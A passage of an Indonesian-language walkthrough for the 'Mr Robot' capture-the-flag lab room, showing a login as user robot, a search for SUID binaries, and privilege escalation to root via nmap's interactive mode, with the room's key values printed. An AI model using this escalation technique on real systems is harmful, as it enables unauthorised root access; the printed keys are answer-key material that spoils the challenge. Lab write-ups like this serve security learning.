
```
daemon@linux:/home/robot$ su robot
Password: abcdefghijklmnopqrstuvwxyz
robot@linux:~$ |
```

7. Buka file key sebelumnya dengan “**cat key\***”.

```
robot@linux:~$ cat key*
822c73956184f694993bede3eb39f959
robot@linux:~$ |
```

8. Masukan key ke soal nomor 2





9. Coba akses root dan akan didapati pesan “Permission denied” yang nandain kalau kita ngga punya akses ke directory tersebut.

```
robot@linux:/$ cd root
bash: cd: root: Permission denied
```

10. Cara mem-*bypass* hal tersebut yaitu dengan memanfaatkan tools di Linux yang punya *permission sticky bit* untuk meningkatkan (*escalate*) hak akses (*priviledge*) kita agar bisa masuk ke user root. Kita bisa gunakan perintah “**find / -perm -u=s -type f 2>/dev/null**” untuk mencari tools yang bis akita manfaatkan untuk mendapat akses root.

```
robot@linux:/$ find / -perm -u=s -type f 2>/dev/null
/bin/ping
/bin/umount
/bin/mount
/bin/ping6
/bin/su
/usr/bin/passwd
/usr/bin/newgrp
/usr/bin/chsh
/usr/bin/chfn
/usr/bin/gpasswd
/usr/bin/sudo
/usr/local/bin/nmap
/usr/lib/openssh/ssh-keysign
/usr/lib/eject/dmccrypt-get-device
/usr/lib/vmware-tools/bin32/vmware-user-suid-wrapper
/usr/lib/vmware-tools/bin64/vmware-user-suid-wrapper
/usr/lib/pt_chown
```

11. Dari semua yang ditampilkan, ada tools Bernama “**nmap**” yang bis akita manfaatkan untuk akses ke root dengan menggunakan perintah “**nmap --interactive**” kemudian masukan “**!sh**”.

```
robot@linux:/$ nmap --interactive
```

```
Starting nmap V. 3.81 ( http://www.insecure.org/nmap/ )
Welcome to Interactive Mode -- press h <enter> for help
nmap> |
```


```
robot@linux:/$ nmap --interactive
```

```
Starting nmap V. 3.81 ( http://www.insecure.org/nmap/ )
Welcome to Interactive Mode -- press h <enter> for help
nmap> !sh
# whoami
root
# |
```

12. Disituasi sekarang kita sudah ada di dalam user root yang artinya sekarang kita sudah bisa akses file key ketiga (terakhir) untuk soal ke 3.

```
# cd root
# ls
firstboot_done  key-3-of-3.txt
# cat key*
04787ddef27c3dee1ee161b21670b4e4
# |
```

Task 2 Hack the machine

 Start Machine

Can you root this Mr. Robot styled machine? This is a virtual machine meant for beginners/intermediate users. There are 3 hidden keys located on the machine, can you find them?

Credit to [Leon Johnson](#) for creating this machine. This machine is used here with the explicit permission of the creator <3

Answer the questions below

What is key 1?

✓ Correct Answer 🔍 Hint

What is key 2?

✓ Correct Answer 🔍 Hint


What is key 3?

✓ Correct Answer 🔍 Hint

### 13. Selesai

Share your achievement! Start AttackBox Badge Help Save Room 5172 Options

Mr Robot Walkthrough | 0a75da7471 • Nov 05, 2020

 Congratulations!

You've completed this room! Share this with your friends:

[Twitter](#) [Facebook](#) [LinkedIn](#) [Leave Feedback](#)

Official Walkthrough

Tutorial of YouTube

Target Machine Information

Title	Target IP Address	Expires
Mr Robot	10.10.102.113	3h 11min 39s

[Add 1 hour](#) [Terminate](#)